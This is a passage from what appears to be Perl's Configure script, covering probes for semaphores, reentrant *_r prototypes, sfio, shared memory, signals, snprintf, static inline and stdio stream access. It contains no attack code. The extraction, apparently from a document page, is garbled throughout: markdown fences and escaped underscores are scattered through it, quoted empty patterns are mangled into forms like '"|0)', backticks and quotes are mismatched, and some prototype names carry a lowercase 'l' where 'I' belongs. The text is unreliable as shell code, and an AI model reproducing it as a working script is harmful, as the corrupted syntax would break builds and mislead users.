    #if defined(IPC_PRIVATE) && defined(S_IRWXU) && defined(S_IRWXG) && defined(S_IRWXO) &&
    defined(IPC_CREAT)

        sem = semget(IPC_PRIVATE, 1, S_IRWXU|S_IRWXG|S_IRWXO|IPC_CREAT);

        if (sem > -1) {

#            ifdef IPC_STAT

                st = semctl(sem, 0, IPC_STAT, &arg);

                if (st == 0)

                    printf("semid_ds\n");

                else

#            endif /* IPC_STAT */

                printf("semctl IPC_STAT failed: errno = %d\n", errno);

#            ifdef IPC_RMID

                if (semctl(sem, 0, IPC_RMID, &arg) != 0)

#            endif /* IPC_RMID */

                printf("semctl IPC_RMID failed: errno = %d\n", errno);

        } else

#    endif /* IPC_PRIVATE && ... */

        printf("semget failed: errno = %d\n", errno);

    return 0;

}

END

```

```

set try

if eval $compile; then

    xxx=`$run ./try`

    case "$xxx" in

        semid_ds) val="$define" ;;

    esac

fi

$rm_try

set d_semctl_semid_ds

eval $setvar

;;

esac

case "$d_semctl_semid_ds" in

    $define)

        echo "You can $also use struct semid_ds* for semctl IPC_STAT." >&4

        ;;

    *) echo "You cannot use struct semid_ds* for semctl IPC_STAT." >&4

        ;;

    esac

;;

*) val="$undef"

# We do not have the full sem*(2) library, so assume we can not

# use either.

```

```
set d_semctl semun
```

```
eval $setvar
```

```
set d_semctl semid_ds
```

```
eval $setvar
```

```
;;
```

```
esac
```

```
$rm_try tryh.h
```

```
: see if sendmsg exists
```

```
set sendmsg d_sendmsg
```

```
eval $inlibc
```

```
: see if setegid exists
```

```
set setegid d_setegid
```

```
eval $inlibc
```

```
: see if seteuid exists
```

```
set seteuid d_seteuid
```

```
eval $inlibc
```

```
: see if setgrent exists
```

```
set setgrent d_setgrent
```

```
eval $inlibc
```

: see if setgrent\_r exists

set setgrent\_r d\_setgrent\_r

eval \$inlibc

case "\$d\_setgrent\_r" in

"\$define")

hdrs="\$i\_systypes sys/types.h define stdio.h \$i\_grp grp.h"

case "\$d\_setgrent\_r\_proto:\$usethreads" in

":define") d\_setgrent\_r\_proto=define

set d\_setgrent\_r\_proto setgrent\_r \$hdrs

eval \$hasproto ;;

\*) ;;

esac

case "\$d\_setgrent\_r\_proto" in

define)

case "\$setgrent\_r\_proto" in

"|0) try='int setgrent\_r(FILE\*\*);'

./protochk "\$extern\_C \$try" \$hdrs && setgrent\_r\_proto=I\_H ;;

esac

case "\$setgrent\_r\_proto" in

"|0) try='void setgrent\_r(FILE\*\*);'

./protochk "\$extern\_C \$try" \$hdrs && setgrent\_r\_proto=V\_H ;;

esac

case "\$setgrent\_r\_proto" in

"|0) d\_setgrent\_r=undef

setgrent\_r\_proto=0

```

        echo "Disabling setgrent_r, cannot determine prototype." >&4 ;;

*)
    case "$setgrent_r_proto" in
        REENTRANT_PROTO*) ;;

        *) setgrent_r_proto="REENTRANT_PROTO_$setgrent_r_proto" ;;

    esac

    echo "Prototype: $try" ;;

esac

;;

*)
    case "$usethreads" in
        define) echo "setgrent_r has no prototype, not using it." >&4 ;;

    esac

    d_setgrent_r=undef

    setgrent_r_proto=0

    ;;

esac

;;

*)
    setgrent_r_proto=0

    ;;

esac

```

: see if sethostent exists

set sethostent d\_sethent

eval \$inlibc

: see if sethostent\_r exists

```

set sethostent_r d_sethostent_r

eval $inlibc

case "$d_sethostent_r" in

"$define")

    hdrs="$i_systypes sys/types.h define stdio.h $i_netdb netdb.h"

    case "$d_sethostent_r_proto:$usethreads" in

        ":define")      d_sethostent_r_proto=define

            set d_sethostent_r_proto sethostent_r $hdrs

            eval $hasproto ;;

        *)              ;;

    esac

    case "$d_sethostent_r_proto" in

        define)

            case "$sethostent_r_proto" in

                "|0) try='int sethostent_r(int, struct hostent_data*);'

                ./protochk "$extern_C $try" $hdrs && sethostent_r_proto=I_ID ;;

            esac

            case "$sethostent_r_proto" in

                "|0) try='void sethostent_r(int, struct hostent_data*);'

                ./protochk "$extern_C $try" $hdrs && sethostent_r_proto=V_ID ;;

            esac

            case "$sethostent_r_proto" in

                "|0)    d_sethostent_r=undef

                sethostent_r_proto=0

                echo "Disabling sethostent_r, cannot determine prototype." >&4 ;;

```

```

*)      case "$sethostent_r_proto" in
        REENTRANT_PROTO*) ;;

        *) sethostent_r_proto="REENTRANT_PROTO_$sethostent_r_proto" ;;

        esac

        echo "Prototype: $try" ;;

    esac

;;

*)      case "$usethreads" in

        define) echo "sethostent_r has no prototype, not using it." >&4 ;;

        esac

        d_sethostent_r=undef

        sethostent_r_proto=0

        ;;

    esac

;;

*)      sethostent_r_proto=0

        ;;

    esac

```

: see if setitimer exists

set setitimer d\_setitimer

eval \$inlibc

: see if setlinebuf exists

set setlinebuf d\_setlinebuf



```
eval $inlibc
```

```
: see if setlocale exists
```

```
set setlocale d_setlocale
```

```
eval $inlibc
```

```
: see if locale.h is available
```

```
set locale.h i_locale
```

```
eval $inhdr
```

```
: see if setlocale_r exists
```

```
set setlocale_r d_setlocale_r
```

```
eval $inlibc
```

```
case "$d_setlocale_r" in
```

```
"$define")
```

```
    hdrs="$i_systypes sys/types.h define stdio.h $i_locale locale.h"
```

```
    case "$d_setlocale_r_proto:$usethreads" in
```

```
        ":define")      d_setlocale_r_proto=define
```

```
            set d_setlocale_r_proto setlocale_r $hdrs
```

```
            eval $hasproto ;;
```

```
        *)              ;;
```

```
    esac
```

```
    case "$d_setlocale_r_proto" in
```

```
        define)
```

```
            case "$setlocale_r_proto" in
```

```

"|0) try='int setlocale_r(int, const char*, char*, int);'

./protochk "$extern_C $try" $hdrs && setlocale_r_proto=I_ICBI ;;

esac

case "$setlocale_r_proto" in

"|0)    d_setlocale_r=undef

        setlocale_r_proto=0

        echo "Disabling setlocale_r, cannot determine prototype." >&4 ;;

*)      case "$setlocale_r_proto" in

        REENTRANT_PROTO*) ;;

        *) setlocale_r_proto="REENTRANT_PROTO_$setlocale_r_proto" ;;

        esac

        echo "Prototype: $try" ;;

esac

;;

*)      case "$usethreads" in

        define) echo "setlocale_r has no prototype, not using it." >&4 ;;

        esac

        d_setlocale_r=undef

        setlocale_r_proto=0

        ;;

esac

;;

*)      setlocale_r_proto=0

        ;;

esac

```

: see if setnetent exists

set setnetent d\_setnetent

eval \$inlibc

: see if setnetent\_r exists

set setnetent\_r d\_setnetent\_r

eval \$inlibc

case "\$d\_setnetent\_r" in

"\$define")

hdrs="\$i\_systypes sys/types.h define stdio.h \$i\_netdb netdb.h"

case "\$d\_setnetent\_r\_proto:\$usethreads" in

":define") d\_setnetent\_r\_proto=define

set d\_setnetent\_r\_proto setnetent\_r \$hdrs

eval \$hasproto ;;

\*) ;;

esac

case "\$d\_setnetent\_r\_proto" in

define)

case "\$setnetent\_r\_proto" in

"|0) try='int setnetent\_r(int, struct netent\_data\*);'

./protochk "\$extern\_C \$try" \$hdrs && setnetent\_r\_proto=l\_ID ;;

esac

case "\$setnetent\_r\_proto" in

"|0) try='void setnetent\_r(int, struct netent\_data\*);'

```

./protochk "$extern_C $try" $hdrs && setnetent_r_proto=V_ID ;;

esac

case "$setnetent_r_proto" in

"|0)    d_setnetent_r=undef

        setnetent_r_proto=0

        echo "Disabling setnetent_r, cannot determine prototype." >&4 ;;

*)      case "$setnetent_r_proto" in

        REENTRANT_PROTO*) ;;

        *) setnetent_r_proto="REENTRANT_PROTO_$setnetent_r_proto" ;;

        esac

        echo "Prototype: $try" ;;

esac

;;

*)      case "$usethreads" in

        define) echo "setnetent_r has no prototype, not using it." >&4 ;;

        esac

        d_setnetent_r=undef

        setnetent_r_proto=0

        ;;

esac

;;

*)      setnetent_r_proto=0

        ;;

esac

```

```
: see if setprotoent exists  
set setprotoent d_setpent  
eval $inlibc
```

```
: see if setpgid exists  
set setpgid d_setpgid  
eval $inlibc
```

```
: see if setpgrp2 exists  
set setpgrp2 d_setpgrp2  
eval $inlibc
```

```
: see if setpriority exists  
set setpriority d_setprior  
eval $inlibc
```

```
: see if setproctitle exists  
set setproctitle d_setproctitle  
eval $inlibc
```

```
: see if setprotoent_r exists  
set setprotoent_r d_setprotoent_r  
eval $inlibc  
case "$d_setprotoent_r" in  
"$define")
```

```

hdrs="$i_systypes sys/types.h define stdio.h $i_netdb netdb.h"

case "$d_setprotoent_r_proto:$usethreads" in

":define")      d_setprotoent_r_proto=define

                set d_setprotoent_r_proto setprotoent_r $hdrs

                eval $hasproto ;;

*)              ;;

esac

case "$d_setprotoent_r_proto" in

define)

case "$setprotoent_r_proto" in

"|0) try='int setprotoent_r(int, struct protoent_data*);'

./protochk "$extern_C $try" $hdrs && setprotoent_r_proto=I_ID ;;

esac

case "$setprotoent_r_proto" in

"|0) try='void setprotoent_r(int, struct protoent_data*);'

./protochk "$extern_C $try" $hdrs && setprotoent_r_proto=V_ID ;;

esac

case "$setprotoent_r_proto" in

"|0)    d_setprotoent_r=undef

        setprotoent_r_proto=0

        echo "Disabling setprotoent_r, cannot determine prototype." >&4 ;;

* )     case "$setprotoent_r_proto" in

        REENTRANT_PROTO*) ;;

        *) setprotoent_r_proto="REENTRANT_PROTO_$setprotoent_r_proto" ;;

esac

```

```

        echo "Prototype: $try" ;;
    esac

    ;;

    *)    case "$usethreads" in
            define) echo "setprotoent_r has no prototype, not using it." >&4 ;;
            esac

            d_setprotoent_r=undef

            setprotoent_r_proto=0

            ;;

        esac

    ;;

    *)    setprotoent_r_proto=0

    ;;

esac

```

: see if setpwent exists

```
set setpwent d_setpwent
```

```
eval $inlibc
```

: see if setpwent\_r exists

```
set setpwent_r d_setpwent_r
```

```
eval $inlibc
```

```
case "$d_setpwent_r" in
```

```
"$define")
```

```
    hdrs="$i_systypes sys/types.h define stdio.h $i_pwd pwd.h"
```

```

case "$d_setpwent_r_proto:$usethreads" in
":define")      d_setpwent_r_proto=define

                set d_setpwent_r_proto setpwent_r $hdrs

                eval $hasproto ;;

*)              ;;

esac

case "$d_setpwent_r_proto" in
define)

case "$setpwent_r_proto" in

"|0) try='int setpwent_r(FILE**);'

./protochk "$extern_C $try" $hdrs && setpwent_r_proto=I_H ;;

esac

case "$setpwent_r_proto" in

"|0) try='void setpwent_r(FILE**);'

./protochk "$extern_C $try" $hdrs && setpwent_r_proto=V_H ;;

esac

case "$setpwent_r_proto" in

"|0)      d_setpwent_r=undef

        setpwent_r_proto=0

        echo "Disabling setpwent_r, cannot determine prototype." >&4 ;;

* )      case "$setpwent_r_proto" in

                REENTRANT_PROTO*) ;;

                *) setpwent_r_proto="REENTRANT_PROTO_$setpwent_r_proto" ;;

        esac

        echo "Prototype: $try" ;;

```



```

        esac

        ;;

        *)      case "$usethreads" in
                  define) echo "setpwent_r has no prototype, not using it." >&4 ;;
                  esac

                  d_setpwent_r=undef

                  setpwent_r_proto=0

                  ;;

        esac

        ;;

        *)      setpwent_r_proto=0

        ;;

esac

```

: see if setregid exists

set setregid d\_setregid

eval \$inlibc

set setresgid d\_setresgid

eval \$inlibc

: see if setreuid exists

set setreuid d\_setreuid

eval \$inlibc

set setresuid d\_setresuid

eval \$inlibc

: see if setrgid exists

set setrgid d\_setrgid

eval \$inlibc

: see if setruid exists

set setruid d\_setruid

eval \$inlibc

: see if setservent exists

set setservent d\_setsent

eval \$inlibc

: see if setservent\_r exists

set setservent\_r d\_setservent\_r

eval \$inlibc

case "\$d\_setservent\_r" in

"\$define")

hdrs="\$i\_systypes sys/types.h define stdio.h \$i\_netdb netdb.h"

case "\$d\_setservent\_r\_proto:\$usethreads" in

":define") d\_setservent\_r\_proto=define

set d\_setservent\_r\_proto setservent\_r \$hdrs

eval \$hasproto ;;

\*) ;;

esac

```

case "$d_setservent_r_proto" in
define)
case "$setservent_r_proto" in
"|0) try='int setservent_r(int, struct servent_data*);'
./protochk "$extern_C $try" $hdrs && setservent_r_proto=I_ID ;;
esac
case "$setservent_r_proto" in
"|0) try='void setservent_r(int, struct servent_data*);'
./protochk "$extern_C $try" $hdrs && setservent_r_proto=V_ID ;;
esac
case "$setservent_r_proto" in
"|0)    d_setservent_r=undef
        setservent_r_proto=0
        echo "Disabling setservent_r, cannot determine prototype." >&4 ;;
*)     case "$setservent_r_proto" in
        REENTRANT_PROTO*) ;;
        *) setservent_r_proto="REENTRANT_PROTO_$setservent_r_proto" ;;
        esac
        echo "Prototype: $try" ;;
esac
;;
*)     case "$usethreads" in
define) echo "setservent_r has no prototype, not using it." >&4 ;;
esac
d_setservent_r=undef

```

```
        setservent_r_proto=0
    ;;
esac

;;

*)    setservent_r_proto=0
    ;;
esac
```

: see if setsid exists

```
set setsid d_setsid
```

```
eval $inlibc
```

: see if setvbuf exists

```
set setvbuf d_setvbuf
```

```
eval $inlibc
```

: see if sfio.h is available

```
set sfio.h i_sfio
```

```
eval $inhdr
```

: see if sfio library is available

```
case "$i_sfio" in
```

```
$define)
```

```
    val="
```

```
    set sfreserve val
```

```

eval $inlibc

;;

*)

val="$undef"

;;

esac

: Ok, but do we want to use it.

case "$val" in

$define)

    case "$usesfio" in

    true|$define|[yY]*) dflt='y';;

    *) dflt='n';;

    esac

    echo "$package can use the sfio library, but it is experimental."

    case "$useperlio" in

    "$undef")

        echo "For sfio also the PerlIO abstraction layer is needed."

        echo "Earlier you said you wouldn't want that."

        ;;

    esac

    rp="You seem to have sfio available, do you want to try using it?"

    . ./myread

    case "$ans" in

    y|Y)    echo "Ok, turning on both sfio and PerlIO, then."

            useperlio="$define"

```

```

        val="$define"

        ;;

    *)      echo "Ok, avoiding sfio this time. I'll use stdio instead."

        val="$undef"

        ;;

esac

;;

*)      case "$usesfio" in

        true|$define|[yY]*)

            echo "Sorry, cannot find sfio on this machine." >&4

            echo "Ignoring your setting of usesfio=$usesfio." >&4

            val="$undef"

            ;;

        esac

        ;;

esac

set d_sfio

eval $setvar

case "$d_sfio" in

$define) usesfio='true';;

*) usesfio='false';;

esac

case "$d_sfio" in

$define) ;;

*)      : Remove sfio from list of libraries to use

```

```

case "$libs" in
    *-lsfio*)
        echo "Removing unneeded -lsfio from library list" >&4
        set `echo X $libs | $sed -e 's/-lsfio / /' -e 's/-lsfio$//'`
        shift
        libs="$*"
        echo "libs = $libs" >&4
        ;;
    esac
;;
esac

```

: see if shmctl exists

```
set shmctl d_shmctl
```

```
eval $inlibc
```

: see if shmget exists

```
set shmget d_shmget
```

```
eval $inlibc
```

: see if shmat exists

```
set shmat d_shmat
```

```
eval $inlibc
```

: see what shmat returns

```

case "$d_shmat" in
"$define")
    $cat >shmat.c <<'END'

#include <sys/shm.h>

void *shmat();

END

if $cc $ccflags -c shmat.c >/dev/null 2>&1; then
    shmattype='void *'
else
    shmattype='char *'
fi

echo "and it returns ($shmattype)." >&4

: see if a prototype for shmat is available
xxx=`./findhdr sys/shm.h`

$cppstdin $cppflags $cppminus < $xxx > shmat.c 2>/dev/null

if $contains 'shmat.*(' shmat.c >/dev/null 2>&1; then
    val="$define"
else
    val="$undef"
fi

$rm -f shmat.[co]

;;

*)

val="$undef"

;;

```



```
esac
```

```
set d_shmatprototype
```

```
eval $setvar
```

```
: see if shmdt exists
```

```
set shmdt d_shmdt
```

```
eval $inlibc
```

```
: see how much of the 'shm*(2)' library is present.
```

```
h_shm=true
```

```
echo " "
```

```
case "$d_shmctl$d_shmget$d_shmat$d_shmdt" in
```

```
*$undef*) h_shm=false;;
```

```
esac
```

```
case "$osname" in
```

```
freebsd)
```

```
case "`ipcs 2>&1`" in
```

```
"SVID shared memory"*"not configured"*)
```

```
    echo "Your $osname does not have the shm*(2) configured." >&4
```

```
    h_shm=false
```

```
    val="$undef"
```

```
    set shmctl d_shmctl
```

```
    eval $setvar
```

```
    set shmget d_shmget
```

```
    eval $setvar
```

```

        set shmat d_shmat

        eval $setvar

        set shmdt d_shmdt

        eval $setvar

        ;;

    esac

    ;;

esac

: we could also check for sys/ipc.h ...

if $h_shm && $test `./findhdr sys/shm.h`; then

    echo "You have the full shm*(2) library." >&4

    val="$define"

else

    echo "You don't have the full shm*(2) library." >&4

    val="$undef"

fi

set d_shm

eval $setvar

: see if we have sigaction

echo " "

if set sigaction val -f d_sigaction; eval $csym; $val; then

    echo 'sigaction() found.' >&4

    $cat > try.c <<EOP

#include <stdio.h>

```

```

#include <sys/types.h>

#include <signal.h>

#ifdef I_STDLIB
#include <stdlib.h>
#endif

int main()
{
    struct sigaction act, oact;

    act.sa_flags = 0;

    oact.sa_handler = 0;

    /* so that act and oact are used */

    exit(act.sa_flags == 0 && oact.sa_handler == 0);
}

```

EOP

```

set try

if eval $compile_ok; then
    val="$define"
else
    echo "But you don't seem to have a useable struct sigaction." >&4
    val="$undef"
fi

else

    echo 'sigaction NOT found.' >&4

    val="$undef"

```

```
fi
```

```
set d_sigaction; eval $setvar
```

```
$rm_try
```

```
: see if this is a sunmath.h system
```

```
set sunmath.h i_sunmath
```

```
eval $inhdr
```

```
: see if signbit exists
```

```
$echo $n "Checking to see if you have signbit() available to work on $nvtype... $c" >&4
```

```
$cat >try.c <<EOCP
```

```
#$i_math I_MATH
```

```
#$i_sunmath I_SUNMATH
```

```
#ifdef I_MATH
```

```
# include <math.h>
```

```
#endif
```

```
#ifdef I_SUNMATH /* Solaris special math library */
```

```
# include <sunmath.h>
```

```
#endif
```

```
#define NV $nvtype
```

```
int main(int argc, char **argv)
```

```
{
```

```
    NV x = 0.0;
```

```
    NV y = -0.0;
```

```
    if ((signbit(x) == 0) && (signbit(y) != 0))
```

```

        return 0;

    else

        return 1;

}

EOCP

val="$undef"

set try

if eval $compile; then

    if $run ./try; then

        $echo "Yes." >&4

        val="$define"

    else

        $echo "Signbit seems to be available, but doesn't work as I expected."

        $echo "I won't use it." >&4

        val="$undef"

    fi

else

    $echo "Nope." >&4

    dflt="$undef"

fi

set d_signbit

eval $setvar

$rm_try

: see if sigprocmask exists

```

```
set sigprocmask d_sigprocmask
```

```
eval $inlibc
```

```
: see if sigsetjmp exists
```

```
echo " "
```

```
case "$d_sigsetjmp" in
```

```
"")
```

```
    $cat >try.c <<EOP
```

```
#include <setjmp.h>
```

```
#$i_stdlib I_STDLIB
```

```
#ifdef I_STDLIB
```

```
#include <stdlib.h>
```

```
#endif
```

```
sigjmp_buf env;
```

```
int set = 1;
```

```
int main()
```

```
{
```

```
    if (sigsetjmp(env,1))
```

```
        exit(set);
```

```
    set = 0;
```

```
    siglongjmp(env, 1);
```

```
    exit(1);
```

```
}
```

```
EOP
```

```
set try
```

```

if eval $compile; then
    if $run ./try >/dev/null 2>&1; then
        echo "POSIX sigsetjmp found." >&4
        val="$define"
    else
        $cat >&4 <<EOM

```

Uh-Oh! You have POSIX sigsetjmp and siglongjmp, but they do not work properly!!

I'll ignore them.

EOM

```

        val="$undef"
    fi
else
    echo "sigsetjmp not found." >&4
    val="$undef"
fi
;;

*) val="$d_sigsetjmp"
    case "$d_sigsetjmp" in
        $define) echo "POSIX sigsetjmp found." >&4;;
        $undef) echo "sigsetjmp not found." >&4;;
    esac
    ;;
esac

set d_sigsetjmp
eval $setvar

```

```
$rm_try
```

```
: see if snprintf exists
```

```
set snprintf d_snprintf
```

```
eval $inlibc
```

```
: see if vsnprintf exists
```

```
set vsnprintf d_vsnprintf
```

```
eval $inlibc
```

```
case "$d_snprintf-$d_vsnprintf" in
```

```
"$define-$define")
```

```
    $cat <<EOM
```

```
Checking whether your snprintf() and vsnprintf() work okay...
```

```
EOM
```

```
    $cat >try.c <<'EOCP'
```

```
/* v?snprintf testing logic courtesy of Russ Allbery.
```

```
* According to C99:
```

```
* - if the buffer is too short it still must be \0-terminated
```

```
* - if the buffer is too short the potentially required length
```

```
*   must be returned and not -1
```

```
* - if the buffer is NULL the potentially required length
```

```
*   must be returned and not -1 or core dump
```

```
*/
```

```
#include <stdio.h>
```



```
#include <stdarg.h>
```

```
char buf[2];
```

```
int test (char *format, ...)
```

```
{
```

```
    va_list args;
```

```
    int count;
```

```
    va_start (args, format);
```

```
    count = vsnprintf (buf, sizeof buf, format, args);
```

```
    va_end (args);
```

```
    return count;
```

```
}
```

```
int main ()
```

```
{
```

```
    return ((test ("%s", "abcd") == 4 && buf[0] == 'a' && buf[1] == '\0'
```

```
            && snprintf (NULL, 0, "%s", "abcd") == 4) ? 0 : 1);
```

```
}
```

```
EOCP
```

```
set try
```

```
if eval $compile; then
```

```
    `$run ./try`
```

```
    case "$?" in
```

```
0) echo "Your snprintf() and vsnprintf() seem to be working okay." ;;
```

```
*) cat <<EOM >&4
```

Your snprintf() and snprintf() don't seem to be working okay.

EOM

```
    d_snprintf="$undef"
```

```
    d_vsnprintf="$undef"
```

```
    ;;
```

```
esac
```

```
else
```

```
    echo "(I can't seem to compile the test program--assuming they don't)"
```

```
    d_snprintf="$undef"
```

```
    d_vsnprintf="$undef"
```

```
fi
```

```
$rm_try
```

```
;;
```

```
esac
```

: see if sockatmark exists

```
set sockatmark d_sockatmark
```

```
eval $inlibc
```

: see if prototype for sockatmark is available

```
echo " "
```

```
set d_sockatmarkproto sockatmark $d_socket sys/socket.h
```

```
eval $hasproto
```

: see if socks5\_init exists

set socks5\_init d\_socks5\_init

eval \$inlibc

: see if sprintf returns the length of the string in the buffer as per ANSI

\$echo "Checking whether sprintf returns the length of the string..." >&4

\$cat <<EOP >try.c

#include <stdio.h>

#\$i\_stdlib I\_STDLIB

#ifdef I\_STDLIB

#include <stdlib.h>

#endif

#\$i\_string I\_STRING

#ifdef I\_STRING

# include <string.h>

#else

# include <strings.h>

#endif

#\$i\_math I\_MATH

#ifdef I\_MATH

#include <math.h>

#endif

char buffer[256];

```

int check (size_t expect, int test) {

    size_t got = strlen(buffer);

    if (expect == got)

        return 0;

    printf("expected %ld, got %ld in test %d '%s'\n", (long) expect, (long) got,
        test, buffer);

    exit (test);
}

```

```

int main(int argc, char **argv) {

    int test = 0;

    check(sprintf(buffer, ""), ++test);

    check(sprintf(buffer, "%s %s", "perl", "rules"), ++test);

    check(sprintf(buffer, "I like %g", atan2(0,-1)), ++test);

    return 0;

}

```

EOP

set try

if eval \$compile; then

```
xxx="$run ./try`"
```

```
case "$?" in
```

```
    0) cat >&4 <<EOM
```

sprintf returns the length of the string (as ANSI says it should)

```
EOM
```

```
    d_sprintf_returns_strlen="$define"
```

```
;;
```

```
    *) cat >&4 <<EOM
```

sprintf does not return the length of the string (how old is this system?)

```
EOM
```

```
    d_sprintf_returns_strlen="$undef"
```

```
;;
```

```
esac
```

```
else
```

```
    echo "(I can't seem to compile the test program--assuming it doesn't)" >&4
```

```
    d_sprintf_returns_strlen="$undef"
```

```
fi
```

```
$rm_try
```

```
: see if srand48_r exists
```

```
set srand48_r d_srand48_r
```

```
eval $inlibc
```

```
case "$d_srand48_r" in
```

```
"$define")
```

```
    hdrs="$i_systypes sys/types.h define stdio.h $i_stdlib stdlib.h"
```

```
    case "$d_srand48_r_proto:$usethreads" in
```

```

":define")      d_srand48_r_proto=define

                set d_srand48_r_proto srand48_r $hdrs

                eval $hasproto ;;

*)              ;;

esac

case "$d_srand48_r_proto" in

define)

case "$srand48_r_proto" in

"|0) try='int srand48_r(long, struct drand48_data*);'

./protochk "$extern_C $try" $hdrs && srand48_r_proto=I_LS ;;

esac

case "$srand48_r_proto" in

"|0)    d_srand48_r=undef

        srand48_r_proto=0

        echo "Disabling srand48_r, cannot determine prototype." >&4 ;;

* )     case "$srand48_r_proto" in

        REENTRANT_PROTO*) ;;

        *) srand48_r_proto="REENTRANT_PROTO_$$srand48_r_proto" ;;

        esac

        echo "Prototype: $try" ;;

esac

;;

*)      case "$usethreads" in

define) echo "srand48_r has no prototype, not using it." >&4 ;;

        esac

```

```

        d_srand48_r=undef
        srand48_r_proto=0
        ;;
    esac

    ;;

*)    srand48_r_proto=0

    ;;

esac

: see if srandom_r exists
set srandom_r d_srandom_r
eval $inlibc
case "$d_srandom_r" in
"$define")

    hdrs="$i_systypes sys/types.h define stdio.h $i_stdlib stdlib.h"

    case "$d_srandom_r_proto:$usethreads" in

":define")    d_srandom_r_proto=define

        set d_srandom_r_proto srandom_r $hdrs

        eval $hasproto ;;

    *)    ;;

    esac

    case "$d_srandom_r_proto" in

define)

    case "$srandom_r_proto" in

"|0) try='int srandom_r(unsigned int, struct random_data*);'

```

```

./protochk "$extern_C $try" $hdrs && srandom_r_proto=l_TS ;;

esac

case "$srandom_r_proto" in

"|0)    d_srandom_r=undef

        srandom_r_proto=0

        echo "Disabling srandom_r, cannot determine prototype." >&4 ;;

*)      case "$srandom_r_proto" in

        REENTRANT_PROTO*) ;;

        *) srandom_r_proto="REENTRANT_PROTO_$srandom_r_proto" ;;

        esac

        echo "Prototype: $try" ;;

esac

;;

*)      case "$usethreads" in

        define) echo "srandom_r has no prototype, not using it." >&4 ;;

        esac

        d_srandom_r=undef

        srandom_r_proto=0

        ;;

esac

;;

*)      srandom_r_proto=0

        ;;

esac

```



: see if prototype for setresgid is available

echo " "

set d\_sresgproto setresgid \$i\_unistd unistd.h

eval \$hasproto

: see if prototype for setresuid is available

echo " "

set d\_sresupproto setresuid \$i\_unistd unistd.h

eval \$hasproto

: see if sys/stat.h is available

set sys/stat.h i\_sysstat

eval \$inhdr

: see if stat knows about block sizes

echo " "

echo "Checking to see if your struct stat has st\_blocks field..." >&4

set d\_statblks stat st\_blocks \$i\_sysstat sys/stat.h

eval \$hasfield

: see if this is a sys/vfs.h system

set sys/vfs.h i\_sysvfs

eval \$inhdr

: see if this is a sys/statfs.h system

```
set sys/statfs.h i_sysstatfs
```

```
eval $inhdr
```

```
: Check for statfs_s
```

```
echo " "
```

```
echo "Checking to see if your system supports struct statfs..." >&4
```

```
set d_statfs_s statfs $i_systypes sys/types.h $i_sysparam sys/param.h $i_sysmount sys/mount.h  
$i_sysvfs sys/vfs.h $i_sysstatfs sys/statfs.h
```

```
eval $hasstruct
```

```
case "$d_statfs_s" in
```

```
"$define")    echo "Yes, it does." ;;
```

```
*)            echo "No, it doesn't." ;;
```

```
esac
```

```
: see if struct statfs knows about f_flags
```

```
case "$d_statfs_s" in
```

```
define)
```

```
    echo " "
```

```
    echo "Checking to see if your struct statfs has f_flags field..." >&4
```

```
    set d_statfs_f_flags statfs f_flags $i_systypes sys/types.h $i_sysparam sys/param.h $i_sysmount  
sys/mount.h $i_sysvfs sys/vfs.h $i_sysstatfs sys/statfs.h
```

```
    eval $hasfield
```

```
    ;;
```

```
*)    val="$undef"
```

```
    set d_statfs_f_flags
```

```

        eval $setvar
    ;;

esac

case "$d_statfs_f_flags" in
"$define")    echo "Yes, it does." ;;
*)           echo "No, it doesn't." ;;
esac

```

: see what flavor, if any, of static inline is supported

```

echo " "

echo "Checking to see if your system supports static inline..."

$cat > try.c <<'EOCP'

#include <stdlib.h>

extern int f_via_a(int x);

extern int f_via_b(int x);

int main(int argc, char **argv)
{
    int y;

    y = f_via_a(0);

#ifdef USE_B
    y = f_via_b(0);
#endif

    if (y == 42) {
        return EXIT_SUCCESS;
    }
}

```

```
    }  
    else {  
        return EXIT_FAILURE;  
    }  
}
```

EOCP

\$cat > a.c <<'EOCP'

```
static INLINE int f(int x) {  
    int y;  
    y = x + 42;  
    return y;  
}
```

```
int f_via_a(int x)  
{  
    return f(x);  
}
```

EOCP

\$cat > b.c <<'EOCP'

```
extern int f(int x);
```

```
int f_via_b(int x)  
{  
    return f(x);  
}
```

EOCP

# Respect a hint (or previous) value for perl\_static\_inline, if there is one.

case "\$perl\_static\_inline" in

") # Check the various possibilities, and break out on success.

# For gcc, prefer \_\_inline\_\_, which will still permit

# cflags.SH to add in -ansi.

case "\$gccversion" in

) xxx="\_\_inline\_\_ \_\_inline\_\_ inline \_inline";;

\*) xxx="\_\_inline\_\_ inline \_\_inline \_inline";;

esac

for inline in \$xxx; do

set try -DINLINE=\$inline a.c

if eval \$compile && \$run ./try; then

# Now make sure there is no external linkage of static

# functions

set try -DINLINE=\$inline -DUSE\_B a.c b.c

if eval \$compile && \$run ./try; then

\$echo "Your compiler supports static \$inline, " >&4

\$echo "but it also creates an external definition," >&4

\$echo "so I won't use it." >&4

val=\$undef

else

\$echo "Your compiler supports static \$inline." >&4

val=\$define

```

perl_static_inline="static $inline";

break;

fi

else

$echo "Your compiler does NOT support static $inline." >&4

val="$undef"

fi

done

;;

*inline*) # Some variant of inline exists.

echo "Keeping your $hint value of $perl_static_inline."

val=$define

;;

static) # No inline capabilities

echo "Keeping your $hint value of $perl_static_inline."

val=$undef

;;

*) # Unrecognized previous value -- blindly trust the supplied

# value and hope it makes sense. Use old value for

# d_static_inline, if there is one.

echo "Keeping your $hint value of $perl_static_inline."

case "$d_static_inline" in

    "") val=$define ;;

    *) val=$d_static_inline ;;

esac

```

```

;;

esac

# Fallback to plain 'static' if nothing worked.

case "$perl_static_inline" in
")
    perl_static_inline="static"

    val=$undef

;;

```

```

esac

set d_static_inline

eval $setvar

$rm -f a.[co] b.[co]

$rm_try

```

: Check stream access

```
$cat >&4 <<EOM
```

Checking how to access stdio streams by file descriptor number...

```
EOM
```

```

case "$stdio_stream_array" in
")    $cat >try.c <<EOCP

#include <stdio.h>

int main() {

    if (&STDIO_STREAM_ARRAY[fileno(stdin)] == stdin)

        printf("yes\n");

}

```

EOCP

```
for s in _iob __iob __sF
do
    set try -DSTDIO_STREAM_ARRAY=$s
    if eval $compile; then
        case "$run ./try" in
            yes)    stdio_stream_array=$s; break ;;
        esac
    fi
done
$rm_try
esac
case "$stdio_stream_array" in
    ")    $cat >&4 <<EOM
```

I can't figure out how to access stdio streams by file descriptor number.

EOM

```
    d_stdio_stream_array="$undef"
    ;;
*)    $cat >&4 <<EOM
```

You can access stdio streams by file descriptor number by the \$stdio\_stream\_array array.

EOM

```
    d_stdio_stream_array="$define"
    ;;
esac
```



: see if strcoll exists

set strcoll d\_strcoll

eval \$inlibc

: check for structure copying

echo " "

echo "Checking to see if your C compiler can copy structs..." >&4

\$cat >try.c <<'EOCP'

int main()

{

